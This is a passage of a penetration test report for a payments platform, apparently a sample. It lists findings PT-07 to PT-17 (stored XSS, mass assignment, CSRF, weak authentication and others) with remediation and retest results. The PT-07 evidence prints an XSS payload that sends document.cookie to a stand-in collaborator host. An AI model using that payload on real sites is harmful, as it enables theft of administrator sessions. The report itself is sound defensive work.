Stored XSS executing in an authenticated administrator context could hijack admin sessions, perform actions as an administrator, and chain with the missing admin authorization issues for full takeover.

Likelihood

Medium — requires an administrator to view the merchant; payload persists and targets a high-value context.

Affected Endpoints

- PUT https://api.paynova.example/v2/merchant/profile (displayName)
- Rendered at https://admin.paynova.example/merchants

Steps to Reproduce

1. As a merchant, set displayName to an HTML/script payload.
2. As an administrator, open the merchant list.
3. Observe payload execution (proof-of-concept benign alert).

Evidence (redacted)

```
displayName = "<img src=x onerror=fetch('https://collab[.]example/'+document.cookie)>"
Admin view /merchants -> payload executes in admin session [benign PoC used]
```

Remediation

1. Apply context-aware output encoding on all user-controlled fields.
2. Implement a strict Content-Security-Policy as defence-in-depth.
3. Validate/normalize display names on input.

References & Mappings

OWASP WSTG-INPV-02 · OWASP A03:2021 · CWE-79 · PCI DSS v4.0 Req 6.2.4

Retest Result
Closed — Remediation Verified (15 June 2026). Output encoding applied and CSP deployed; payload now rendered inert.

PT-08 — Mass Assignment Allows Privilege Escalation via Role Parameter

Severity	HIGH	**CVSS v4.0**	**7.1**
OWASP Top 10	A08:2021 Software & Data Integrity Failures	**OWASP WSTG**	WSTG-BUSL-01
CWE	CWE-915	**API Top 10**	API6:2023 Mass Assignment
Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:H/VA:N/SC:N/SI:N/SA:N		

Description
The profile-update endpoint bound the entire request body to the user model, including a 'role' attribute not exposed in the UI. Submitting role:'admin' elevated the caller's privileges.

Business Impact
Self-service vertical privilege escalation from merchant to administrator.

Likelihood
High — single crafted request from any authenticated user.

Affected Endpoints
- PUT https://api.paynova.example/v2/merchant/profile {"role":"admin"}

Steps to Reproduce
1. Authenticate as a merchant.
2. PUT profile with an added role:'admin' field.
3. Re-authenticate / call an admin route and confirm elevated access.

Evidence (redacted)
```
PUT /v2/merchant/profile {"displayName":"x","role":"admin"} -> 200 OK
Subsequent /api/tenants -> 200 OK
```

Remediation
1. Bind only an explicit allow-list of mutable fields (DTO/whitelist).
2. Never accept authorization-relevant attributes from client input.
3. Add server-side authorization for any role change and audit such events.

References & Mappings
OWASP WSTG-BUSL-01 · OWASP A08:2021 · OWASP API6:2023 · CWE-915

Retest Result
Closed — Remediation Verified (15 June 2026). Update endpoint now uses a field allow-list; role is immutable via this route.

PT-09 — Cardholder Data Exposed in API Responses and Application Logs

Severity	HIGH	**CVSS v4.0**	**7.1**
OWASP Top 10	A02:2021 Cryptographic Failures	**OWASP WSTG**	WSTG-ATHN-01, WSTG-CRYP-03
CWE	CWE-311, CWE-359	**API Top 10**	API3:2023 BOPLA

Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
Certain API responses and verbose application logs included unmasked primary account number (PAN) digits beyond the PCI-permitted first six/last four, and stored them in plaintext log files accessible to support roles.

Business Impact
Storage and transmission of unmasked PAN data breaches PCI DSS requirements for protecting stored cardholder data and increases the impact of any other access-control flaw; classified High due to the regulated nature of the data despite a moderate CVSS base.

Likelihood
Medium — requires authenticated or support-tier access, but the data sensitivity is severe.

Affected Endpoints
- GET https://api.paynova.example/v2/transactions/{id}
- Application log: /var/log/app/transactions.log

Steps to Reproduce
1. Retrieve a transaction object and inspect the JSON for PAN fields.
2. Review accessible application logs for unmasked PAN.

Evidence (redacted)
```
"pan":"4111 11•• •••• 1234"  -> additional digits exposed in 'raw' field [REDACTED]
```

Remediation
1. Mask PAN to first-6/last-4 in all responses and logs; never log full PAN.
2. Tokenize or strongly encrypt stored cardholder data and restrict key access.
3. Add log scrubbing and DLP checks; review log retention and access controls.

References & Mappings
OWASP WSTG-CRYP-03 · OWASP A02:2021 · OWASP API3:2023 · CWE-311, CWE-359 · PCI DSS v4.0 Req 3.3, 3.4, 3.5

Retest Result
Closed — Remediation Verified (15 June 2026). PAN masking enforced in responses and logs; historical logs scrubbed.

PT-10 — Weak Authentication Controls — No MFA and No Anti-Automation

Severity	**HIGH**	**CVSS v4.0**	**8.7**
OWASP Top 10	A07:2021 Identification & Authentication Failures	**OWASP WSTG**	WSTG-ATHN-03, WSTG-ATHN-07
CWE	CWE-307, CWE-521	**API Top 10**	API2:2023 Broken Authentication
Component	app.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
The application did not offer multi-factor authentication, enforced a weak password policy, and applied no rate limiting or lockout on the login endpoint, permitting unrestricted credential-stuffing and brute-force attempts.

Business Impact
Account takeover risk across the tenant base, particularly impactful for a payments platform; absence of MFA is also a PCI DSS v4.0 control gap for access to the CDE.

Likelihood
High — automated credential attacks are ubiquitous and unimpeded here.

Affected Endpoints
- POST https://app.paynova.example/auth/login

Steps to Reproduce
1. Submit many login attempts with varying passwords for a known username.
2. Observe no throttling, lockout or CAPTCHA after hundreds of attempts.

Evidence (redacted)

```
500 sequential POST /auth/login attempts -> no 429, no lockout, constant response timing
```

Remediation
1. Enforce MFA for all users (and mandatorily for CDE/admin access).
2. Implement progressive rate limiting, account lockout and bot mitigation on authentication endpoints.
3. Adopt a strong password policy and screen against breached-password lists.

References & Mappings
OWASP WSTG-ATHN-03 / 07 · OWASP A07:2021 · CWE-307, CWE-521 · PCI DSS v4.0 Req 8.4, 8.5

Retest Result
Closed — Remediation Verified (15 June 2026). MFA enabled, rate limiting and lockout deployed; brute-force now throttled with HTTP 429.

PT-11 — Cross-Site Request Forgery on State-Changing Endpoints

Severity	**MEDIUM**	**CVSS v4.0**	**6.9**
OWASP Top 10	A01:2021 Broken Access Control	**OWASP WSTG**	WSTG-SESS-05
CWE	CWE-352	**API Top 10**	—
Component	app.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:H/VA:N/SC:N/SI:N/SA:N		

Description
Several state-changing endpoints relied on cookie-based sessions without anti-CSRF tokens or SameSite enforcement, allowing forged cross-site requests.

Business Impact
An attacker could induce an authenticated user to perform unintended actions (e.g. changing notification or payout settings).

Likelihood
Medium — requires luring an authenticated victim to attacker-controlled content.

Affected Endpoints
- POST https://app.paynova.example/settings/update

Steps to Reproduce
1. Build an auto-submitting cross-origin form targeting the endpoint.
2. Load it as an authenticated victim.
3. Observe the state change applied.

Evidence (redacted)

```
Cross-origin auto-POST to /settings/update -> 200 OK, setting changed (no CSRF token required)
```

Remediation
1. Implement anti-CSRF tokens (synchronizer/double-submit) on all state-changing requests.
2. Set SameSite=Lax/Strict on session cookies.
3. Prefer non-cookie bearer auth for APIs.

References & Mappings
OWASP WSTG-SESS-05 · OWASP A01:2021 · CWE-352

Retest Result
Closed — Remediation Verified (15 June 2026). CSRF tokens and SameSite cookies implemented; forged requests rejected.

PT-12 — Security Misconfiguration — Missing HTTP Security Headers

Severity	MEDIUM	**CVSS v4.0**	**6.9**
OWASP Top 10	A05:2021 Security Misconfiguration	**OWASP WSTG**	WSTG-CONF-07
CWE	CWE-693	**API Top 10**	—
Component	app/admin.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
Responses omitted key security headers: Content-Security-Policy, Strict-Transport-Security, X-Content-Type-Options and a restrictive Referrer-Policy.

Business Impact
Reduced defence-in-depth against XSS, MIME-sniffing, protocol downgrade and information leakage.

Likelihood
Low-Medium — increases the impact/likelihood of other client-side issues.

Affected Endpoints
- All HTTP responses on app/admin hosts

Steps to Reproduce
1. Inspect response headers on representative endpoints.
2. Confirm the listed headers are absent.

Evidence (redacted)

```
HTTP/1.1 200 OK  (no CSP, no HSTS, no X-Content-Type-Options)
```

Remediation
1. Deploy CSP, HSTS (with preload), X-Content-Type-Options: nosniff and Referrer-Policy.
2. Manage headers centrally at the gateway/edge and test in CI.

References & Mappings
OWASP WSTG-CONF-07 · OWASP A05:2021 · CWE-693 · PCI DSS v4.0 Req 6.4.1

Retest Result
Closed — Remediation Verified (15 June 2026). Security headers deployed platform-wide.

PT-13 — Verbose Error Messages Disclose Internal Details

Severity	MEDIUM	**CVSS v4.0**	**6.9**

OWASP Top 10	A05:2021 Security Misconfiguration	**OWASP WSTG**	WSTG-ERRH-01
CWE	CWE-209	**API Top 10**	—
Component	api.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
Unhandled errors returned stack traces, framework versions and SQL fragments to the client.

Business Impact
Information disclosure that aids an attacker in identifying technologies and crafting targeted exploits.

Likelihood
Medium — triggered with malformed input.

Affected Endpoints
- Various API endpoints on error conditions

Steps to Reproduce
1. Send malformed input to trigger a server error.
2. Observe stack trace / framework details in the response.

Evidence (redacted)

```
HTTP/1.1 500  body: "…NullPointer at com.paynova.tx.SearchController:142  (Spring x.y) …" [REDACTED]
```

Remediation
1. Return generic error responses; log details server-side only.
2. Disable debug mode in production and add a global exception handler.

References & Mappings
OWASP WSTG-ERRH-01 · OWASP A05:2021 · CWE-209

Retest Result
Closed — Remediation Verified (15 June 2026). Generic error handler deployed; stack traces no longer returned.

PT-14 — Insufficient Session Expiration and Session Fixation

Severity	**MEDIUM**	**CVSS v4.0**	**5.3**
OWASP Top 10	A07:2021 Identification & Authentication Failures	**OWASP WSTG**	WSTG-SESS-03, WSTG-SESS-07
CWE	CWE-384, CWE-613	**API Top 10**	—
Component	app.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N		

Description
Session identifiers were not rotated on authentication (fixation) and remained valid for an excessive period with no idle timeout.

Business Impact
Increased window for session hijacking and reduced containment after credential exposure.

Likelihood
Low-Medium.

Affected Endpoints

- Session cookie on app.paynova.example

Steps to Reproduce
1. Note pre-auth session ID, authenticate, confirm ID unchanged (fixation).
2. Confirm long-lived session validity with no idle timeout.

Evidence (redacted)

```
Pre-auth SID = abc…  Post-auth SID = abc…  (unchanged)
```

Remediation
1. Regenerate session identifiers on login/privilege change.
2. Enforce absolute and idle session timeouts appropriate to a payments platform.
3. Set Secure, HttpOnly and SameSite cookie attributes.

References & Mappings
OWASP WSTG-SESS-03 / 07 · OWASP A07:2021 · CWE-384, CWE-613 · PCI DSS v4.0 Req 8.2.8

Retest Result
Closed — Remediation Verified (15 June 2026). Session rotation and timeouts implemented.

PT-15 — TLS Configuration Permits Legacy Protocols and Weak Ciphers

Severity	**MEDIUM**	**CVSS v4.0**	**6.3**
OWASP Top 10	A02:2021 Cryptographic Failures	**OWASP WSTG**	WSTG-CRYP-01
CWE	CWE-326	**API Top 10**	—
Component	Edge / load balancer	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
The TLS endpoint accepted TLS 1.0/1.1 and some weak cipher suites.

Business Impact
Theoretical exposure to downgrade and cryptographic weaknesses; also a PCI DSS strong-cryptography gap.

Likelihood
Low — requires a privileged network position.

Affected Endpoints
- TLS on *.paynova.example

Steps to Reproduce
1. Enumerate supported protocols/ciphers with a TLS scanner.
2. Confirm TLS 1.0/1.1 and weak suites are offered.

Evidence (redacted)

```
TLS 1.0 enabled; TLS 1.1 enabled; weak CBC suites offered
```

Remediation
1. Disable TLS 1.0/1.1; require TLS 1.2+ (prefer 1.3).
2. Restrict to strong AEAD cipher suites and enable HSTS.

References & Mappings
OWASP WSTG-CRYP-01 · OWASP A02:2021 · CWE-326 · PCI DSS v4.0 Req 4.2.1

Retest Result

Closed — Remediation Verified (15 June 2026). Legacy protocols disabled; only TLS 1.2/1.3 with strong ciphers offered.

PT-16 — Username Enumeration via Authentication Responses

Severity	**MEDIUM**	**CVSS v4.0**	**6.3**
OWASP Top 10	A07:2021 Identification & Authentication Failures	**OWASP WSTG**	WSTG-IDNT-04
CWE	CWE-204	**API Top 10**	—
Component	app.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:H/AT:P/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
Login and password-reset responses differed for valid versus invalid usernames, enabling account enumeration.

Business Impact
Facilitates targeted credential attacks (compounds PT-10).

Likelihood
Low.

Affected Endpoints
- POST /auth/login
- POST /auth/reset

Steps to Reproduce
1. Submit a known-valid and a known-invalid username.
2. Compare response text/timing for a differential.

Evidence (redacted)

```
valid user -> "incorrect password"   invalid user -> "no such account"
```

Remediation
1. Return uniform messages and timing for authentication and reset flows.

References & Mappings
OWASP WSTG-IDNT-04 · OWASP A07:2021 · CWE-204

Retest Result
Closed — Remediation Verified (15 June 2026). Responses normalized; no differential observed.

PT-17 — Missing Clickjacking Protection on Non-Sensitive Pages

Severity	**INFORMATIONAL**	**CVSS v4.0**	**—**
OWASP Top 10	A05:2021 Security Misconfiguration	**OWASP WSTG**	WSTG-CLNT-09
CWE	CWE-1021	**API Top 10**	—
Component	app.paynova.example	**Status**	**Closed — Verified**
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:A/VC:N/VI:N/VA:N/SC:N/SI:N/SA:N		

Description
Some non-sensitive pages lacked X-Frame-Options / CSP frame-ancestors, allowing framing.

Business Impact
Limited; no sensitive actions are reachable on the affected pages, but framing should be denied as a baseline.

Likelihood
Informational.

Affected Endpoints
- Selected marketing/static pages

Steps to Reproduce
1. Attempt to frame the page from another origin.
2. Confirm it renders without framing restrictions.

Evidence (redacted)

```
No X-Frame-Options / frame-ancestors on /pricing
```

Remediation
1. Set frame-ancestors 'none' (or 'self') via CSP across all pages.

References & Mappings
OWASP WSTG-CLNT-09 · OWASP A05:2021 · CWE-1021

Retest Result
Closed — Remediation Verified (15 June 2026). frame-ancestors policy applied site-wide.

9. Remediation & Retest

All findings were remediated by the Client within one week of report delivery and independently re-tested on 15 June 2026 (24 hours after remediation). Section 9.1 sets out the prioritized remediation plan and tracking; Section 9.2 records the retest outcome. Per-finding detail appears in Section 8.

9.1 Prioritized Remediation Plan

ID	Finding	Priority	Effort	Owner	Done
PT-01	Cross-Tenant Data Access via Path Traversal in the Signed-URL Service	**P1**	M	Platform Engineering	09 Jun 2026
PT-02	SQL Injection in the Transaction Search API	**P1**	M	API / Data	09 Jun 2026
PT-03	Authentication Bypass to Administrator via Forgeable JWT (alg confusion)	**P1**	S	Identity / Platform	08 Jun 2026
PT-04	Broken Object-Level Authorization (IDOR) on Invoice Objects	**P2**	S	API Team	10 Jun 2026
PT-05	Server-Side Request Forgery in Webhook Configuration	**P2**	M	API / Platform	11 Jun 2026
PT-06	Missing Function-Level Authorization on Administrative API Endpoints	**P2**	S	API Team	10 Jun 2026
PT-07	Stored Cross-Site Scripting in Merchant Display Name (Admin Console)	**P2**	S	Frontend / AppSec	11 Jun 2026
PT-08	Mass Assignment Allows Privilege Escalation via Role Parameter	**P2**	S	API Team	10 Jun 2026
PT-09	Cardholder Data Exposed in API Responses and Application Logs	**P2**	M	Data / Compliance	12 Jun 2026
PT-10	Weak Authentication Controls — No MFA and No Anti-Automation	**P2**	M	Identity / Platform	12 Jun 2026
PT-11	Cross-Site Request Forgery on State-Changing Endpoints	**P3**	S	Frontend	13 Jun 2026
PT-12	Security Misconfiguration — Missing HTTP Security Headers	**P3**	S	DevOps / Edge	12 Jun 2026
PT-13	Verbose Error Messages Disclose Internal Details	**P3**	S	API Team	12 Jun 2026
PT-14	Insufficient Session Expiration and Session Fixation	**P3**	S	Identity	14 Jun 2026
PT-15	TLS Configuration Permits Legacy Protocols and Weak Ciphers	**P3**	S	DevOps / Edge	13 Jun 2026
PT-16	Username Enumeration via Authentication Responses	**P3**	S	Identity	14 Jun 2026
PT-17	Missing Clickjacking Protection on Non-Sensitive Pages	**P4**	S	Frontend	14 Jun 2026

Priority: P1 immediate (≤7 days) · P2 high (≤2 weeks) · P3 planned (≤1 month) · P4 backlog. **Effort:** S < 1 day · M 1–3 days · L > 3 days. All items completed and verified at retest.

9.2 Retest Results

Every finding was confirmed closed at retest. Per-finding retest detail appears in Section 8.

ID	Finding	Severity	Retest Result
PT-01	Cross-Tenant Data Access via Path Traversal in the Signed-URL Service	**Critical**	**PASS — Closed**
PT-02	SQL Injection in the Transaction Search API	**Critical**	**PASS — Closed**
PT-03	Authentication Bypass to Administrator via Forgeable JWT (alg confusion)	**Critical**	**PASS — Closed**
PT-04	Broken Object-Level Authorization (IDOR) on Invoice Objects	**High**	**PASS — Closed**

ID	Finding	Severity	Retest Result
PT-05	Server-Side Request Forgery in Webhook Configuration	**High**	**PASS — Closed**
PT-06	Missing Function-Level Authorization on Administrative API Endpoints	**High**	**PASS — Closed**
PT-07	Stored Cross-Site Scripting in Merchant Display Name (Admin Console)	**High**	**PASS — Closed**
PT-08	Mass Assignment Allows Privilege Escalation via Role Parameter	**High**	**PASS — Closed**
PT-09	Cardholder Data Exposed in API Responses and Application Logs	**High**	**PASS — Closed**
PT-10	Weak Authentication Controls — No MFA and No Anti-Automation	**High**	**PASS — Closed**
PT-11	Cross-Site Request Forgery on State-Changing Endpoints	**Medium**	**PASS — Closed**
PT-12	Security Misconfiguration — Missing HTTP Security Headers	**Medium**	**PASS — Closed**
PT-13	Verbose Error Messages Disclose Internal Details	**Medium**	**PASS — Closed**
PT-14	Insufficient Session Expiration and Session Fixation	**Medium**	**PASS — Closed**
PT-15	TLS Configuration Permits Legacy Protocols and Weak Ciphers	**Medium**	**PASS — Closed**
PT-16	Username Enumeration via Authentication Responses	**Medium**	**PASS — Closed**
PT-17	Missing Clickjacking Protection on Non-Sensitive Pages	**Informational**	**PASS — Closed**

Outcome. Critical findings were remediated within 2 days of report delivery; full remediation across all 17 findings completed within one week, and retesting was performed 24 hours after remediation. Retest passed on first review and the supporting evidence was suitable for PCI assessor (QSA) acceptance.

10. Conclusion

The assessment found that, at the time of testing, PayNova contained serious systemic weaknesses in tenant isolation, authorization and authentication that placed regulated payment and identity data at critical risk. The Client responded promptly: all 17 findings — including 3 critical and 7 high — were remediated and independently verified as closed within the engagement's retest window.
Subject to maintaining the remediations in production and adopting the strategic recommendations in Section 1.5, the application's residual risk is assessed as LOW. For full PCI DSS Req 11.4 coverage, this report is read together with the Network Infrastructure Penetration Test (GS-PT-2026-0482).

10.1 Next Steps & Contact

- Maintain the deployed remediations and add automated security regression tests to prevent recurrence.
- Operationalize the prioritized plan (Section 9.1) and the strategic recommendations (Section 1.5).
- Re-test at minimum annually and after significant change (PCI DSS Req 11.4.2 / 11.4.3).
- Contact Grilli Security at lime@grillisecurity.com for the next assessment.

Appendix A — Severity & CVSS Methodology

Severity bands and CVSS v4.0 ranges are defined in Section 5.5. CVSS base scores were calculated using the FIRST.org CVSS v4.0 calculator; full vector strings are recorded per finding in Section 8. Final business risk ratings incorporate data sensitivity and contextual exploitability.

Appendix B — OWASP WSTG v4.2 Coverage Checklist

The table below records coverage of the OWASP WSTG v4.2 test cases against the in-scope assets. Tested = exercised, no issue or covered by hardening; → PT-xx = yielded the referenced finding; N/A = control/feature not present in the application.

Test ID	Description	Result
WSTG-INFO-01	Search Engine Discovery	Tested
WSTG-INFO-02	Fingerprint Web Server	Tested
WSTG-INFO-03	Review Metafiles	Tested
WSTG-INFO-04	Enumerate Applications on Server	Tested
WSTG-INFO-05	Review Webpage Content	Tested
WSTG-INFO-06	Identify Entry Points	Tested
WSTG-INFO-07	Map Execution Paths	Tested
WSTG-INFO-08	Fingerprint App Framework	Tested
WSTG-INFO-09	Fingerprint Web Application	Tested
WSTG-INFO-10	Map Application Architecture	Tested
WSTG-CONF-01	Network Infrastructure Config	Tested
WSTG-CONF-02	Application Platform Config	Tested
WSTG-CONF-03	File Extensions Handling	Tested
WSTG-CONF-04	Backup & Unreferenced Files	Tested
WSTG-CONF-05	Enumerate Admin Interfaces	Tested
WSTG-CONF-06	HTTP Methods	Tested
WSTG-CONF-07	HTTP Strict Transport Security	→ PT-12
WSTG-CONF-08	RIA Cross Domain Policy	N/A
WSTG-CONF-09	File Permission	Tested
WSTG-CONF-10	Subdomain Takeover	Tested
WSTG-CONF-11	Cloud Storage	Tested
WSTG-IDNT-01	Role Definitions	Tested
WSTG-IDNT-02	Registration Process	Tested
WSTG-IDNT-03	Account Provisioning	Tested
WSTG-IDNT-04	Account Enumeration	→ PT-16
WSTG-IDNT-05	Weak Username Policy	Tested
WSTG-ATHN-01	Credentials over Encrypted Channel	→ PT-09
WSTG-ATHN-02	Default Credentials	Tested
WSTG-ATHN-03	Lock-Out Mechanism	→ PT-10
WSTG-ATHN-04	Bypassing Auth Schema	Tested
WSTG-ATHN-05	Remember Password	Tested

Test ID	Description	Result
WSTG-ATHN-06	Browser Cache Weaknesses	Tested
WSTG-ATHN-07	Weak Password Policy	→ PT-10
WSTG-ATHN-08	Weak Security Question	N/A
WSTG-ATHN-09	Weak Password Change/Reset	→ PT-03
WSTG-ATHN-10	Weaker Auth in Alt Channel	Tested
WSTG-ATHZ-01	Directory Traversal / File Include	→ PT-01
WSTG-ATHZ-02	Bypassing Authorization Schema	→ PT-06
WSTG-ATHZ-03	Privilege Escalation	Tested
WSTG-ATHZ-04	Insecure Direct Object References	→ PT-01, PT-04
WSTG-SESS-01	Session Management Schema	→ PT-03
WSTG-SESS-02	Cookie Attributes	Tested
WSTG-SESS-03	Session Fixation	→ PT-14
WSTG-SESS-04	Exposed Session Variables	Tested
WSTG-SESS-05	Cross-Site Request Forgery	→ PT-11
WSTG-SESS-06	Logout Functionality	Tested
WSTG-SESS-07	Session Timeout	→ PT-14
WSTG-SESS-08	Session Puzzling	Tested
WSTG-SESS-09	Session Hijacking	Tested
WSTG-INPV-01	Reflected XSS	Tested
WSTG-INPV-02	Stored XSS	→ PT-07
WSTG-INPV-03	HTTP Verb Tampering	Tested
WSTG-INPV-04	HTTP Parameter Pollution	Tested
WSTG-INPV-05	SQL Injection	→ PT-02
WSTG-INPV-06	LDAP Injection	N/A
WSTG-INPV-07	XML Injection	Tested
WSTG-INPV-08	SSI Injection	Tested
WSTG-INPV-09	XPath Injection	N/A
WSTG-INPV-10	IMAP/SMTP Injection	N/A
WSTG-INPV-11	Code Injection	Tested
WSTG-INPV-12	Command Injection	Tested
WSTG-INPV-13	Format String	Tested
WSTG-INPV-14	Incubated Vulnerability	Tested
WSTG-INPV-15	HTTP Splitting/Smuggling	Tested
WSTG-INPV-16	Incoming HTTP Requests	Tested
WSTG-INPV-17	Host Header Injection	Tested
WSTG-INPV-18	Server-Side Template Injection	Tested
WSTG-INPV-19	Server-Side Request Forgery	→ PT-05
WSTG-ERRH-01	Improper Error Handling	→ PT-13
WSTG-ERRH-02	Stack Traces	→ PT-13
WSTG-CRYP-01	Weak Transport Layer Security	→ PT-15
WSTG-CRYP-02	Padding Oracle	Tested

Test ID	Description	Result
WSTG-CRYP-03	Sensitive Info over Unencrypted Channels	→ PT-09
WSTG-CRYP-04	Weak Encryption	Tested
WSTG-BUSL-01	Business Logic Data Validation	→ PT-08
WSTG-BUSL-02	Ability to Forge Requests	Tested
WSTG-BUSL-03	Integrity Checks	Tested
WSTG-BUSL-04	Process Timing	Tested
WSTG-BUSL-05	Function Use Limits	Tested
WSTG-BUSL-06	Workflow Circumvention	Tested
WSTG-BUSL-07	Defenses Against Application Misuse	Tested
WSTG-BUSL-08	Upload of Unexpected File Types	Tested
WSTG-BUSL-09	Upload of Malicious Files	Tested
WSTG-CLNT-01	DOM-Based Cross-Site Scripting	Tested
WSTG-CLNT-02	JavaScript Execution	Tested
WSTG-CLNT-03	HTML Injection	Tested
WSTG-CLNT-04	Client-Side URL Redirect	Tested
WSTG-CLNT-05	CSS Injection	Tested
WSTG-CLNT-06	Client-Side Resource Manipulation	Tested
WSTG-CLNT-07	Cross-Origin Resource Sharing	Tested
WSTG-CLNT-08	Cross-Site Flashing	N/A
WSTG-CLNT-09	Clickjacking	→ PT-17
WSTG-CLNT-10	WebSockets	Tested
WSTG-CLNT-11	Web Messaging	Tested
WSTG-CLNT-12	Browser Storage	Tested
WSTG-CLNT-13	Client-Side Injection	Tested

Appendix C — Tooling

Manual testing was supported by Burp Suite Professional, OWASP ZAP, nmap, sqlmap, ffuf, nuclei, testssl.sh and jwt_tool, alongside bespoke scripts. All automated activity was throttled and scoped per the Rules of Engagement.

Appendix D — PCI DSS v4.0 & DORA Cross-Reference

PCI DSS v4.0 Req 11.4.1 (application-layer penetration testing) and 6.2.4 (secure software) are directly supported by this report; Req 11.4.2 / 11.4.3 (network), 11.4.5 / 11.4.6 (segmentation) are covered by the Network report (GS-PT-2026-0482). DORA Art. 24–25 (testing of ICT tools and systems) are supported as part of the entity's ICT risk-management framework; DORA Art. 26–27 TLPT is a separate engagement.

Appendix E — Glossary

- **BOLA/IDOR —** Broken Object-/Function-Level Authorization / Insecure Direct Object Reference
- **CDE —** Cardholder Data Environment (PCI DSS)
- **3DE —** 3-D Secure Environment

- **CVSS —** Common Vulnerability Scoring System (v4.0)
- **DORA —** Digital Operational Resilience Act (EU 2022/2554)
- **EMVCo —** EMV company governing the EMV 3-D Secure specification
- **MFA —** Multi-Factor Authentication
- **NIS2 —** Directive (EU) 2022/2555 on network & information security
- **QSA —** Qualified Security Assessor (PCI)
- **TLPT —** Threat-Led Penetration Testing (DORA Art. 26–27)
- **BFLA —** Broken Function-Level Authorization
- **PAN —** Primary Account Number
- **SSRF —** Server-Side Request Forgery
- **WSTG —** OWASP Web Security Testing Guide v4.2

Appendix F — Assessment Team & Qualifications

The engagement was delivered by certified offensive-security consultants (certifications include OSCP, OSWE, eWPTX, CREST CRT and CREST CCT Application). Individual identities are recorded in the secure project record and anonymized in this sample. Quality assurance was performed by an independent senior reviewer prior to issue.

Appendix G — Data Handling, Confidentiality & Disclaimer

All evidence and test artefacts are stored encrypted, access-controlled, and destroyed after the agreed retention period. This report is provided for the Client's internal security and compliance use and does not by itself constitute a compliance certification. It reflects the state of the assessed systems during the testing window and does not guarantee the absence of all vulnerabilities. Remediation should be validated in a controlled environment. Grilli Security accepts no liability for actions taken on the basis of this report.